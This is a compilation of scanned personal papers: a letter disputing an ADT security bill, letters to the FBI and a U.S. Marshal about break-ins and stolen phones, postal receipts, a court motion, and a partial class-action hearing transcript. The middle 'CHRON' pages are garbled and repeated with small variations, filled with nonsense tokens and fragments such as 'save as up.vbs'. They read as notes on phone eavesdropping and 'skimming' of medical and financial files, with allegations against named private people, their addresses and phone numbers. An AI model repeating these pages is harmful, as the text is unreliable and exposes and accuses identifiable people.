U. ACTIVE AND MALICIOUS ADT CAM AND/OR RELATED LINKS

V. ASSOCIATED LINKS

W. OTHER PHONE AND/OR EQUIPMENT AND/OR RELATED LINKS

XI. ADT'S EQUIPMENT, ACTIONS, AND/OR INACTIONS HAVE CAUSED NUMEROUS SAFETY AND SECURITY PROBLEMS

XII. YOUR INVOICE OF ON OR ABOUT 10-31-15, ETC., AS DISCUSSED BELOW

XIII. OTHER (AS DISCUSSED BELOW)

Dear Sirs:

As a follow-up to (1) your invoice of on or about 10-31-15 (copy attached); (2) a prior certified letter sent by the undersigned (copy attached); (3) and various communications subsequent to the certified letter (see attachments); please find also enclosed a copy of the ADT technicians' official sensor and control sheets and related, clearly indicating an unauthorized contact number.

Enclosed also is a flash drive with various photographs, including, but not limited to, photographs of the aforementioned contact number as associated with multiple pieces of ADT equipment and/or communication channels, etc.

For your information, the contact number is that of an individual who killed himself on or about September 13, 2015.

He does not live at 110 Woodridge, and he shot himself in the chest.


This situation negates any and all of ADT's claims to have provided security services since the beginning of installation.

As the aforementioned individual has been associated with multiple security breaches at 110 Woodridge Drive, he had been requested to cease and desist -- both orally and in written form -- by the residents on multiple occasions.

ADT's association with the aforementioned individual was cut short on or about September 13, 2015, and the so-called "security system(s)" installed by ADT ceased producing signals shortly thereafter, and became totally nonfunctional many weeks ago.

Your billing has been, and continues to be, invalid.

Sincerely,



Edward W. Orr

Enc.: As described herein

2073984700

PL Document ID (X-1)

1997	X	1997
1998	X	1998
1999	X	1999
2000	X	2000
2001	X	2001
2002	X	2002
2003	X	2003
2004	X	2004
2005	X	2005
2006	X	2006
2007	X	2007
2008	X	2008
2009	X	2009
2010	X	2010
2011	X	2011
2012	X	2012
2013	X	2013
2014	X	2014
2015	X	2015
2016	X	2016
2017	X	2017
2018	X	2018
2019	X	2019
2020	X	2020
2021	X	2021
2022	X	2022

CHRON (REVIEW 4 OF 4)

Password required to print

Original Message ID: 2073984700
 Original Message ID: 2073984700
 Original Message ID: 2073984700
 Original Message ID: 2073984700
 Original Message ID: 2073984700
 Original Message ID: 2073984700

in your client, save as up.vps:subject: EMAILCRAWLER325
 Date: 7-14-2020 02:37:13 p.m. EST
 MIME-Version: 1.0
 Content-Type: multipart/mixed
 Boundary=Confidential171
 XT-Priority: DND
 XT-MSMail-Priority: DND
 XT-Mailer: DND
 XR-MIMEOLE:
 XR-secn-levels: DND
 XR-secn-headers: DND
 XR-secn-addresses:
 XR-LMAIL-SPRM-STATISTICS: DND
 Characters: DO NOT DISPLAY

This is a Content-transfer-encoded DNDONLY.

(message truncated) SETTO3369 GOTO3325
 7. Eliseo, rec
 2-17
 Initial 963424146209e-direct
 203-423-9403
 128 Dillwood Ln
 Guilford, CT 06437
 MCR/Sec Contact Stanley Stek

Secr. repo dictated, and on file, rec. signed copy, per ds.secretary

Resc363
 E-9
 7. Eliseo, rec
 2-17
 Initial 963424146209e-direct
 203-423-9403
 128 Dillwood Ln
 Guilford, CT 06437 RINGESTT089326 RINGESTT089326 RINGESTT089326
 RINGESTT0898
 MCR/Sec Contact Stanley Stek

per3882down1826 per3882down1826 per3882down1826 per3882down1826 per3882down1826
 to continue additional contact audio surveillance of 142 Greystone per
 cellular scanner, ccr said 800\900 MHz cellular telephone or any
 cordless telephone allows both sides of the conversation per rew\013
 Cellular Telephone Scanner Model AU 013\SRD4762cache3aGOTO
 Also per telmonitor 3000 for audio on premises via regular telephone

378130

07896

RECEIVED
 MAIL ROOM
 MAY 10 2022
 10:30 AM

1981 / 07896
 Records Release Authorization
 A X
 A X
 A X
 A X
 A X
 A X

CHRON (REVIEW 4 OF 4)

lines, as loud as ID system can be programmed to recognize listener as the owner of the phone. Easy to reprogram call-in to recognize any phone-in as the caller, so worked pretty well June-Aug2004 + Jan2005 and Aug 2005, till 92A dipswitch retrace. Will retain only CT video for remainder of 2005 and Q1 2006. Porto said no wonder D.O.R. unable to exhaust administrative remedies, called sqvz again after hrs to discuss truncation of surv. Reported Jan/Jul 2004 typical day as follows: D.O.R. morning wk-up: 3:30 - 3:45 AM/work 6 days regularly, sometimes all 7
 p. After her own dist. makeup, dress, and wash face 3:45-4:00, then prep. food + area for husband 4:00 - 4:45 AM
 c. Cleaning of feces-soiled clothing of husband, also cleaning of other special areas, including vomitus from moving husband.
 d. Often 8-9 times helping husband with movement when unable to (before waking up at 3:30 AM)
 e. Household chores, mainly related to husband's handicaps, after 4:45 AM
 f. Leave house from 5:30 AM to 6:00, sometimes before because of work schedule doubling, and related.
 g. Travel to Simsbury, approx. 31 mi from Southington, about 40 min. of travel in morning if no traffic pile-up jam
 h. Start work from 6:30 or so, do till 5:00 till 6:00 PM, depending on demands
 i. Travel home, shop at Fitzgerald's before on road, then shopping often on way home, Walmart and related, generally for husband's special needs, C.R. Dr. Guertler, et al.
 j. Arrive home often 7:30 PM
 k. Spec. prep. for husband for meals
 l. Evening meal approx 8:00 PM or close to.
 m. Help husband with bath, except often takes two-three nights for full bath, since husband's body cannot take stress of full bath in one day 9:00 - 10:30
 n. Clean bathtub, and related 11:00
 o. Household chores \ of daily variety, not including weekly tasks of lawn, outside (snow removal if other months of year, etc.) 11:00 - 12:00
 p. Recurrent monthly bills and paperwork, not including insurance generally 12:00 - 12:45+
 q. Own bath/shower: 12:45 - 1:00+
 r. Retire to sleep 1:15+
 Generally repetitive schedule, and if day off once every two weeks approx., then errands such as car repairs and other necessities den. consume entire day, night, with same schedule 3:30AM wakeup, and bed after midnight. Audio espec picked up on extra hours red. for insurance matters, inclusive of letter to Tucker, answering questions, and moving document items, etc. May have hurt herself in moving the boxes.
 Reported surveillance dozens of times since, with recents about 1-7-2020.
 Hao Gu 10-1-15: HG (to TA) OK, Testoro. I have asked Alfred to fix the Lin-Eliseo and Lin-page-number repeat issues, too. Pronto. Testoro, your surveillance on Amanda Phillips via ADT and Rodan or whatever she's affil with must stop. Pronto. But the Apple server

3278138

077896

2073984700

DC PL Document ID (AC-7)

August 1981 / 07896.
Medical Records Release Authorization
1995 X (NM)
1997 X (JC)
1998 X (JC)
1999 X (JC)
2001 X (JC)

CHRON (REVIEW 4 OF 4)

Password required to print: *****

OrrGOTO23926emailcrawler823SETOPortoDC24b
OrrGOTO23926emailcrawler823SETOPortoDC24b
OrrGOTO23926emailcrawler823SETOPortoDC24b
OrrGOTO23926emailcrawler823SETOPortoDC24b
OrrGOTO23926emailcrawler823SETOPortoDC24b
OrrGOTO23926emailcrawler823SETOPortoDC24b

in your client, save as up.vbs: Subject: EMAILCRAWLER7352
Date: 7-14-05GOTO29712specsetGOTO8a
MIME7-Version: Reset5
Content-Type: multipart5/mixed2
boundary=Confidential71
XT-Priority1: DND
XT-MSMail-Priority: DND
XT-Mailer: DND
XR-MimeOLE:
XR-pstn-levels: DND
XR-pstn-settings: DND
XR-pstn-addresses:
XR-LMAIL-SPAM-STATISTICS: DND
Charset5: DO NOT DISPLAY

This is a Content-transfer-encodingDNDONLYDNDONLY:

[message truncated] SETTO92369 GOTO9312a
J. Eliseo, rec
S-17
Initial 963424146209re-directR7
203-453-9403
128 Driftwood Ln
Guilford, CT 06437
Mtc/rec Contact Stanley Stek

Secr. repo dictated, sig on fl, rec. signed copy, per ds.secretary
Reset363

E-9
J. Eliseo, rec
S-17
Initial 963424146209re-direct
203-453-9403
128 Driftwood Ln
Guilford, CT 06437 RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989356
RNgENSETTO989
Mtc/rec Contact Stanley Stek

per2982downld826 per2982downld826 per2982downld826 Porto will not agree
to continue additional contract audio surveillance of 145 Greystone per
cellular scanner, ctr said 800/900 MHz cellular telephone or any
cordless telephone allows both sides of the conversation per rew/013
Cellular Telephone Scanner/Model AU 013/SR904762cache3aGOTO
Also per Telemonitor 3000 for audio on premises via regular telephone

07896

2073984700

DC FL Document ID (AC-1)

AUGUST 1981 / 03896.
 Medical Records Release Authorization
 1985 X (M)
 1991 X (JC)
 1995 X (JC)
 2001 X (JC)
 2003 X (JC)

CHRON (REVIEW 4 OF 4)

Password required to print: *****

2011
 2012
 2013
 2014
 2015
 2016
 2017
 2018
 2019
 2020
 2021

07896

lines, as long as ID system can be programmed to recognize listener as the owner of the phone. Easy to reprogram call-in to recognize any phone-in as the caller, so worked pretty well June-Aug2004 + Jan2005 and Aug 2005, till 92a dipswitch reroute. Will retain only CT video for remainder of 2005 and Q1 2006. Porto said no wonder D.Orr unable to exhaust administrative remedies, called supv again after hrs to discuss truncation of surv. Reported Jun/Jul 2004 typical day as fl/no F/U:a. O.Orr morning wk-up: 3:30 - 3:45 AM/work 6 days regularly, sometimes all 7

b. After her own brfst, makeup, dress, and wash face 3:45-4:00, then prep. food + area for husband 4:00 - 4:45 AM

c. Cleansing of feces-soiled clothing of husband, also cleansing of other special areas, including vomitus from moving husband.

d. Often 8-9 times helping husband with movement when unable to (before waking up at 3:30 AM)

e. Household chores, manny related to husband's handicaps, after 4:45 AM

f. Leave house from 5:30 AM to 6:00, sometimes before because of work schedule doubling, and related.

g. Travel to Simsbury, approx. 31 mi from Southington, about 40 min. of travel in morning if no traffic pile-up/jam

h. Start work from 6:30 or so, go till 5:00 till 6:00 PM, depending on demands

i. Travel home, shop at Firzgerald's before on road, then shopping often on way home, Walmart and related, generally for husband's spec. needs/ C.R. Dr. Guerrera, et al.

j. Arrive home often 7:30 PM

k. Spec. prep. for husband for meals

l. Evening meal approx 8:00 PM or close to.

m. Help husband with bath, except often takes two-three nights for full bath, since husband's body cannot take stress of full bath in one day / 9:00 - 10:30

n. Clean bathtub, and related / 11:00

o. Household chores / of daily variety, not including weekly tasks of lawn, outside (snow removal if other months of year, etc.) 11:00 - 12:00

p. Recurrent monthly bills and paperwork, not including insurance generally / 12:00 - 12:45+

q. Own bath/shower: 12:45 - 1:00+ *

r. Retire to sleep 1:15+

Generally repetitive schedule, and if day off once every two weeks approx., then errands such as car repairs and other necessities gen. consume entire day, nght, with same schedule 3:30AM wakeup, and bed after midnight. Audio espec picked up on extra hours req. for insurance matters, inclusive of letter to Tucker, answering questions, and moving document items, etc. May have hurt herself in moving the boxes. Repeated surveillance dozens of times since, with recents about 1-7-2020.

Hao Gu 10-1-15: HG (to TA) OK, Telesforo. I have asked Alfred to fix the fl/lh-Eliseo and fl/lh-page-number repeat issues, too. Pronto. Telesforo, your surveillance on Amanda Phillips via ADT and Rodan or whatever she's affil with must stop. Pronto. But the Apple server

2073984700

DC PL Document 10 (RC-3)

August 1988 / 07896.
 Medical Records Release Authorization
 1195 X (MNH)
 1197 X (JJC)
 1198 X (JJC)
 1199 X (JJC)
 1200 X (JJC)
 1201 X (JJC)

CHRON (REVIEW 4 OF 4)

Password required to print: *****

skimming you did on Orr via ADT linked us to the files Orr has on Thomas Macri, so continue those activities as we discussed at Hamm's restaurant in the Nobelstown area. Check out Taylor Madison. The third-party servers skimmed the meds and financials on Orr pretty good twice, so proceed to next step before Barlow gets back to us if you can. Either encrypt 2-layer, or use 2-3 proxy addresses/links. END42

TA (TO HG): OK.
 LINK76 HG5523425-cnt-
 J. Eliseo, rec
 S-17

Initial 963424146209re-direct
 203-453-9403
 128 Driftwood Ln
 Guilford, CT 06437 RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989356
 RNgENSETTO989
 Mtc/rec Contact Stanley Stek

WP sequestered/No doctor-patient relationship exists or is implied by this report, and no treatment was given or suggested by the rev/examiner(s).

E-Gold and/or rel. if required, as RJP wishes separation from other accounts. Porto wants mor RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989829034ae, and re-mentioned the groundbreaking NYT article on Dow Chem corp veil with Corning /completely non-existent veil /counsel lost nerve on OrrGOTO23926emailcrawler823SETOPortoDC24b pretty quick, excess of \$2+/3+ billion liability, maybe even \$10+, could easily pull Dow Chemical into Chap 11 right along with Corning if he testifies about Sarnia lab notebooks to Nevada court, or to Pointer, et al, even could re-surface in future since liability will go for decades on Dow Chemical's part --- we lost NVcase big, and must make sure OrrGOTO23926emailcrawler823SETOPortoDC24b does not testify on green books/lnk --- both the corporate veil case and NYT article came out the exact same week as OrrGOTO23926emailcrawler823SETOPortoDC24b's accident, 11-1-05 versus 10-25-05 accident, within a couple of days. What's worse, the accident was within hours of Dow's violation of OrrGOTO23926emailcrawler823SETOPortoDC24b-agreement. Six to seven hours after his having been invited back to Dow. Porto knows he still has us over a barrel and even joked that maybe Dow bombed OrrGOTO23926emailcrawler823SETOPortoDC24b's car or sent somebody to do him in. He's not the only one who's said that, either. Even Sefc. See notes on Stek, too. Anyhow, Dow broke the 1986/1987 agreement big time, on the very day of the accident, too, and then all of a sudden OrrGOTO23926emailcrawler824SETOPortoDC24b is disabled, totally, within hours of being forced to come back on Dow ground in Michigan against his will. His worst nightmare, he said, just to have to come to Midland, he said, and he might want to retaliate. Told us to never ever contact him, never call him, never contact his employer, never contact his home, never do anything of the sort, and in spite of all that, the lab people in 1712 and 2040 wouldn't listen. Sandy especially. Caused problems with Chuck Colinson, Bob MacMullin, Jeff

SEARCHED
 INDEXED
 SERIALIZED
 FILED

0
 7
 8
 9
 6

AS-IS Document Control

2073984700

DC PL Document ID (AC-1)

August 1981 / 07896
Medical Records Release Authorization
1981 X (MM)
1982 X (JCI)
1983 X (JCI)
1984 X (JCI)
1985 X (JCI)
1986 X (JCI)

CHRON (REVIEW 4 OF 4)


Password required to print: *****

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Has re-asked for sep. payments.

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
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Has re-asked for sep. payments.

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EDWARD W. ORR
DARLENE D. ORR
110 Woodridge Drive
McDonald, PA 15057

(SENT BY CERTIFIED MAIL: # 7011 0110 0002 1271 3652)

November 15, 2014

U.S. Marshal Steven R. Frank
U.S. Courthouse
700 Grant Street, Suite 2360
Pittsburgh, PA 15219

Dear Mr. Frank:

Enclosed please find a photocopy of a certified transmission to FBI Headquarters.

Owing to inter-agency division of duties, it may be possible that – in reference to the three-page attachment – your agency was perhaps the more appropriate addressee (as opposed to FBI Headquarters).

This is a serious personal endangerment matter involving computer crimes, multiple break-ins, and the theft of multiple cell phones.

If there is anything that your agency could do to provide protection and/or to investigate this matter, it would be greatly appreciated.

Sincerely,



Edward W. Orr Darlene D. Orr

Enc.: As described above (three-page letter to FBI Headquarters)

cc: Jonathan A. Orie, Esq.

SENDER: COMPLETE THIS SECTION	COMPLETE THIS SECTION ON DELIVERY	
<ul style="list-style-type: none"> ■ Complete items 1, 2, and 3. Also complete item 4 if Restricted Delivery is desired. ■ Print your name and address on the reverse so that we can return the card to you. ■ Attach this card to the back of the mailpiece, or on the front if space permits. 	A. Signature <input type="checkbox"/> Agent <input checked="" type="checkbox"/> Addressee	
1. Article Addressed to: U.S. Marshal Steven R. Frank U.S. Courthouse 700 Grant Street, Suite 2360 Pittsburgh, PA 15219	B. Received by (Printed Name) <i>Chelarducci</i>	C. Date of Delivery <i>11/16/14</i>
2. Article Number: (Transfer from service label)	D. Is delivery address different from Item 1? If YES, enter delivery address below: <input type="checkbox"/> Yes <input type="checkbox"/> No	
PS Form 3811, February 2004	3. Service Type <input checked="" type="checkbox"/> Certified Mail <input type="checkbox"/> Express Mail <input type="checkbox"/> Registered <input type="checkbox"/> Return Receipt for Merchandise <input type="checkbox"/> Insured Mail <input type="checkbox"/> C.O.D. 4. Restricted Delivery? (Extra Fee) <input type="checkbox"/> Yes	
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EDWARD W. ORR
DARLENE D. ORR
110 Woodridge Drive
McDonald, PA 15057

(SENT BY CERTIFIED MAIL: # 7011 0110 0002 1271 1320)

November 14, 2014

FBI Headquarters
935 Pennsylvania Avenue, NW
Washington, DC 20535-0001

Dear Sir or Madam:

The following is a certified transmission of the information submitted on the FBI "Tips and Public Leads" website:

I. Multiple break-ins have occurred at the above residence, two of which involved the theft of cell phones, and multiple of which involved computer crimes.

II. The theft of the second cell phone seemed very much connected to the theft of the first cell phone.

III. Here is a very brief synopsis of why the aforementioned two cell-phone thefts seemed connected, along with a listing of the four phone calls made by the person and/or persons who stole the first cell phone:

a. Suspicious activities have occurred, on multiple occasions, in the woods (and in other areas situated nearby) behind 110 Woodridge, and behind one or more other dwellings on Woodridge Drive.

- b. The first phone was stolen, from 110 Woodridge Drive, sometime after approximately 9:39 AM, on or about November 8, 2014.
- c. A little girl (about five years old) in the neighborhood found the phone on or about the afternoon of 11-11-14.
- d. She and her father "canvassed" the neighborhood, knocking on doors and asking the residents one by one if the phone belonged to them.
- e. She finally came to 110 Woodridge, where the resident(s) claimed the phone and promptly informed the local police of its recovery.

IV. The person or persons who stole the first cell phone made the following outgoing calls:

- a. 903-729-7368
(“Wes Killion Contracting and Rentals / Killion Well Services / Texas [also located in the Pittsburgh area]”?)
- b. 330-245-1481
(“Anthony Alexander, President and CEO, FirstEnergy, Akron [home phone]”?)
- c. 330-384-5793
(“Anthony Alexander, President and CEO, FirstEnergy, Akron [work phone]”?)

d. 412-473-3655

("Knox T. Walk, EMS Manager, Allegheny County Dept. Emergency Services [Pittsburgh area];


Adjunct Professor, Texas A & M University [located close to the Texas division of Wes Killion Contracting and Rentals / Killion Well Services...]
?)

V. Approximately thirty-six (36) hours after the little girl found the phone (and the subsequent informing of the police), the thief and/or thieves broke into 110 Woodridge again, and stole a phone that looked almost exactly like the first one.

VI. We do not know if the above crimes may or may not be related to corrupt activities in state, local, or federal governments, or in law enforcement; however, we felt that it was our duty to report the above, in the event that the FBI and/or its affiliates may possibly benefit from the information.

VII. The residents of 110 Woodridge are personally endangered, and a copy of the above is also being transmitted to the FBI via certified mail: 7011 0110 0002 1271 1320.

Sincerely,



Edward W. Orr Darlene D. Orr

cc: Jonathan A. Orie, Esq.

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available for purchase at select Post Offices.

In a hurry? Self-service kiosks offer quick and easy check-out. Any Retail Associate can show you how.

Order stamps at usps.com/shop or call 1-800-Stamp24. Go to usps.com/clicknship to print shipping labels with postage. For other information call 1-800-ASK-USPS.

Get your mail when and where you want it with a secure Post Office Box. Sign up for a box online at usps.com/poboxes.

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U.S. Postal ServiceSM
CERTIFIED MAILSM
(Domestic Mail Only - No Insurance Coverage Provided)
 For delivery information visit our website at www.usps.com
OFFICIAL USE

Postage	\$ 0.70
Certified Fee	\$3.30
Return Receipt Fee (Endorsement Required)	\$2.70
Restricted Delivery Fee (Endorsement Required)	\$0.00
Total Postage & Fees	\$ 6.70

Stamp: 6
 Street, Apt. No.,
 or PO Box No.
 Zip, State, ZIP+4[®]
 FBI Headquarters
 935 Pennsylvania Avenue, N1
 Washington, DC 20535-0001
 PS Form 3800, August 2009

Postmark: NEW YORK, NY 10014
 Date: 11/17/2014
 Branch: 5057


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YOUR OPINION COUNTS

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
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<ul style="list-style-type: none"> Complete items 1, 2, and 3. Print your name and address on the reverse so that we can return the card to you. Attach this card to the back of the mailpiece, or on the front if space permits. 	A. Signature 	<input type="checkbox"/> Agent <input type="checkbox"/> Addressee
	B. Received by (Printed Name)	C. Date of Delivery 9/14/15

1. Article Addressed to: Is delivery address different from above? Yes
 YES, enter delivery address below: No

Federal Communications Commission
 Consumer & Governmental Affairs Bureau
 Consumer Inquiries and Complaints Division
 445 12th Street, SW
 Washington, D.C. 20554

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3. Service Type		<input type="checkbox"/> Priority Mail Express®
<input type="checkbox"/> Adult Signature	<input type="checkbox"/> Adult Signature Restricted Delivery	<input type="checkbox"/> Registered Mail™
<input type="checkbox"/> Certified Mail®	<input type="checkbox"/> Certified Mail Restricted Delivery	<input type="checkbox"/> Registered Mail Restricted Delivery
<input type="checkbox"/> Collect on Delivery	<input type="checkbox"/> Collect on Delivery Restricted Delivery	<input type="checkbox"/> Return Receipt for Merchandise
<input type="checkbox"/> Mail Restricted Delivery (J00)		<input type="checkbox"/> Signature Confirmation™
		<input type="checkbox"/> Signature Confirmation Restricted Delivery

DELIVERY

<input type="checkbox"/> Agent
<input type="checkbox"/> Addressee
C. Date of Delivery 9/14/15
<input type="checkbox"/> Yes <input checked="" type="checkbox"/> No

2. Article Number (Transfer from service label)
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
PS Form 3811, April 2015 PSN 7530-02-000-9053

Domestic Return Receipt

Federal Communications Commission
 Consumer & Governmental Affairs Bureau
 Consumer Inquiries and Complaints Division
 445 12th Street, SW
 Washington, D.C. 20554

2015

4 Room



3. Service Type		<input type="checkbox"/> Priority Mail Express®
<input type="checkbox"/> Adult Signature	<input type="checkbox"/> Adult Signature Restricted Delivery	<input type="checkbox"/> Registered Mail™
<input type="checkbox"/> Certified Mail®	<input type="checkbox"/> Certified Mail Restricted Delivery	<input type="checkbox"/> Registered Mail Restricted Delivery
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		<input type="checkbox"/> Signature Confirmation Restricted Delivery

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PS Form 3811, April 2015 PSN 7530-02-000-9053

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Clerk of the Court
June 30, 2020
Page 1 of 3

EDWARD W. ORR
122 Ridge Road
Terryville, CT 06786

JUL 7 2020 PM 12:45
FILED-USDC-CT-HARTFORD

Sent via certified mail 7015 3010 000 4384 3311

June 30, 2020

Clerk of the Court
United States District Court for
the District of Connecticut,
450 Main Street, Hartford, CT 06103

**SUBJECT: GLEN GRAYSON, ET AL. V. GENERAL
ELECTRIC COMPANY, CASE NO. 3:13-CV-
01799-MPS**

URGENT ADMINISTRATIVE MATTER:

**MOTION/REQUEST TO APPEAR BY TELE-
PHONE AT THE FINAL APPROVAL
HEARING, ON OR ABOUT JULY 16, 2020**

Dear Madam or Sir:

Edward Orr is a physically handicapped pro se Objector in the above class-
action suit. He is not only in a wheelchair, but he also suffers from both visual and
auditory handicaps. Additional health issues have, unfortunately and unexpectedly,
worsened recently, and he will not be able to attend any potential hearing in person.

Clerk of the Court
June 30, 2020
Page 2 of 3

1
2 As a result, Orr respectfully requests the Court's permission to participate in
3 the hearing telephonically, so that he may have the opportunity to advocate on behalf
4 of disabled members. (The auditory handicaps are such that, with certain assistive
5 technology, Edward Orr will be able to participate via telephone for a limited period
6 of time.)
7

8 PLEASE NOTE THAT, BECAUSE OF ORR'S PHYSICAL HANDICAPS,
9 HE CANNOT UTILIZE "ZOOM," AS HE SUFFERS FROM SPINAL CORD
10 INJURIES --- and he has limited use of all four extremities.
11

12 For the above reasons, he needs to participate, if the Court approves this
13 "Motion/Request to Appear by Telephone," via telephone, rather than via "Zoom" or
14 related.
15

16 Orr must sometimes utilize artificial voice technology, so his participation
17 may necessarily be limited to only a few seconds, or a minute or so, because of the
18 aforementioned additional health issues that have recently worsened.
19

20 A Proposed Order is hereby shown on page three of this Motion.
21

22 Respectfully yours,

23 

24 Edward W. Orr

25 Telephone: 203-658-4977
26 Email: eanddorr2@gmail.com

27 CRS/DDO:fw72661983
28

Clerk of the Court
June 30, 2020
Page 3 of 3

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ORDER

The foregoing Motion, having been heard, is hereby ordered:

GRANTED / DENIED

BY THE COURT

→ (ADDITIONAL PROBLEMS WITH EP16)

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UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF CONNECTICUT

----- x
No. 3:13-CV-01799 (MPS)
JULY 16, 2020
10:00 a.m.
FINAL SETTLEMENT HEARING
VIA ZOOM
vs.
GENERAL ELECTRIC COMPANY

----- x
450 Main Street
Hartford, Connecticut
BEFORE: THE HONORABLE MICHAEL P. SHEA, U.S.D.J.

APPEARANCES:

FOR THE PLAINTIFFS:

IZARD, KINDALL & RABBE, LLP
29 South Main Street, Suite 305
West Hartford, Connecticut 06107
BY: SETH R. KLEIN, ESQUIRE

TYCKO & ZAVAREEI, LLP
2000 L St., NW, Suite 808
Washington, DC 20036
BY: ANNA C. HAAC, ESQUIRE
BY: HASSAN A. ZAVAREEI, ESQUIRE

FOR THE DEFENDANT:

ROBINSON & COLE, LLP
280 Trumbull Street
Hartford, Connecticut 06103
BY: WYSTAN M. ACKERMAN, ESQUIRE
BY: KEVIN P. DALY, ESQUIRE

COURT REPORTER: Julie L. Monette, RMR, CRR, CCP
(860) 212-6937

Proceedings recorded by mechanical stenography, transcript
produced by computer.

1 THE COURT: All right. So welcome, everyone. This is
2 Michael Shea. We're here for a fairness hearing in Betty
3 Harkey versus General Electric Company. The case is
4 13-CV-1799.

5 And let me just first verify that our court reporter,
6 Ms. Monette, is on the line and can hear me at this time?

7 COURT REPORTER: Yes, I am.

8 THE COURT: Very well. Let's begin by having counsel
9 state their appearances for the record, starting with
10 plaintiff's counsel.

11 MR. KLEIN: Good morning, Your Honor. This is Seth
12 Klein from IZARD, KINDALL & RAABE for plaintiffs in the class.

13 THE COURT: Morning.

14 MS. HAAC: Morning, Your Honor. This is Anna Haac
15 from Tycko & Zavareei also for plaintiffs in the class.

16 THE COURT: Good morning.

17 MR. KLEIN: Hassan, you were on mute if you were
18 trying to introduce yourself.

19 MR. ZAVAREEI: I'm so sorry. Hassan Zavareei on
20 behalf of plaintiffs in the class.

21 THE COURT: All right. Is that it for plaintiffs'
22 counsel? I don't want to cut anybody off.

23 MR. KLEIN: Yes, Your Honor.

24 THE COURT: Let's hear from defense counsel now.

25 MR. ACKERMAN: Good morning, Your Honor. Wytan

1 Ackerman with Robinson & Cole for GE.

2 THE COURT: Great.

3 MR. DALY: And Kevin Daly also with Robinson & Cole
4 for GE.

5 THE COURT: Very well. And I see we have, let's see,
6 two folks who called in. We have Call-in User 1. Can that
7 person identify him or herself?

8 MR. ORR: My name is Edward Orr. I don't know if I am
9 the particular caller that you're looking at, but I am on the
10 line. I'm the objector.

11 THE COURT: Very good. Yes. In fact, I was actually
12 asking that question because I thought it might be you, Mr.
13 Orr. I'm glad you were able to dial in.

14 And then we have another person who looks like they've
15 dialed in also on the phone 860-836-7504. I have no problem
16 with the public participating. It's a public hearing. I just
17 want to make sure that might not be another some person trying
18 to object. So if that person wouldn't mind identifying him or
19 herself, 860-836-7504?

20 MR. KLEIN: I'm not sure if he's there, but I
21 recognize that as the cell phone of one of my colleagues, Mark
22 Kindall. He might be listening in, but I doubt he's objecting.

23 THE COURT: Very well. I'm glad you were able to
24 clarify that for us. Good.

25 Let me just tell you what I've reviewed in preparation

1 for this hearing. I have reviewed the motions that were filed,
2 which include plaintiffs' counsel's motion for certification of
3 the settlement class and final approval of the class action
4 settlement, the motion for award of attorney's fees and
5 expenses, as well as the supporting memoranda and the
6 affidavits for all of those items. There were also
7 supplemental papers filed by plaintiffs' counsel at the end of
8 June, a supplemental affidavit, and supplemental memorandum.

9 I've also reviewed Mr. Orr's filing, which sets forth
10 an objection, and most recently I have reviewed the affidavits
11 that were filed by Attorney Zavareei -- am I pronouncing
12 your name right?

13 MR. ZAVAREEI: Zavareei, Your Honor.

14 THE COURT: Zavareei, pardon me.

15 MR. ZAVAREEI: No pardon.

16 THE COURT: -- and Attorney Klein, which were filed in
17 response to my order requiring the submission of
18 contemporaneous time records. Counsel did submit
19 contemporaneous time records. I reviewed those with my law
20 clerk. So I think we're ready to go.

21 So I think what might be helpful is actually to begin
22 with Mr. Orr today.

23 And, Mr. Orr, did you want to -- do you want to start
24 out by -- I have reviewed the objection, but I'm happy to have
25 you articulate it further or to emphasize any points that you'd

1 like to emphasize in the objection, sir.

2 MR. ORR: Thank you, Your Honor, for the opportunity
3 to participate. First of all, Edward Orr wishes to thank both
4 Ms. Deborah Johnson and Mr. John Super who have made special
5 arrangements for Edward Orr to appear because of his physical
6 handicaps.

7 I will state for the record that because of my
8 handicaps, I must sometimes utilize artificial voice
9 technology; so at times I may be forced to speak a little bit
10 more slowly in a speaker not utilizing such technology. I
11 apologize to the Court for my physical handicaps and for the
12 limitations of the artificial voice technology.

13 Out of respect for the Court's time, I will make no
14 attempt to repeat the details of the objection, but I have
15 prepared the following very brief and partially prerecorded
16 voice segment. My commentary is anticipated to require
17 approximately seven and a half minutes.

18 First of all, Objector Orr stands by the objection as
19 submitted. In regard to a contemporaneous update, however,
20 there does exist additional information which is important to
21 mention.

22 On page 3 of the so-called ADA compliant alternate
23 version of Document ECF 377, which is the Plaintiffs' Response
24 to Class Member Objection and Memorandum in Support, it stated
25 the following, begin quote: In any event, should Mr. Orr wish

1 to reach out at any time, Epiq and/or Class Counsel would be
2 happy to assist him, end quote.

3 I have recently again reached out to Epiq, the claims
4 administrator, and I would like to report to the Court today
5 the results of those efforts. Before I continue though, please
6 note that the page number designation of the above quotation
7 and the so-called ADA compliant alternate version of ECF 377 is
8 not at all the same as the official page number in the actual
9 ECF document entered into the Pacer system. The page number in
10 the Pacer system is 5, not 3. So the Court can see that I have
11 had to seek continual assistance from nonhandicapped
12 individuals in order to speak today and in order to make proper
13 citations to the case document.

14 I would now like to describe what happened when I
15 again reached out to Epiq. And the best way for me to do so is
16 to read to you the brief text entry that I made into the
17 settlement website on Wednesday, July 15th, 2020, with
18 assistance from nonhandicapped family members, of course.

19 The settlement website has a so-called contact page on
20 which there is a text block which reads, "Send us a message."

21 Hear is what I entered, begin quote: 7/15/20:
22 Previous letters were sent to you on or about 4/19/20 and
23 5/14/20, asking for a reply. As there was no reply, these were
24 re-sent on or about 7/5/20. Telephone messages were left on
25 your system, including, but not limited, to, today, 7/15/20 at

1 approximately 2:14 p.m., asking for reply. I have not heard
2 from you in any respect so far in regard to any of the
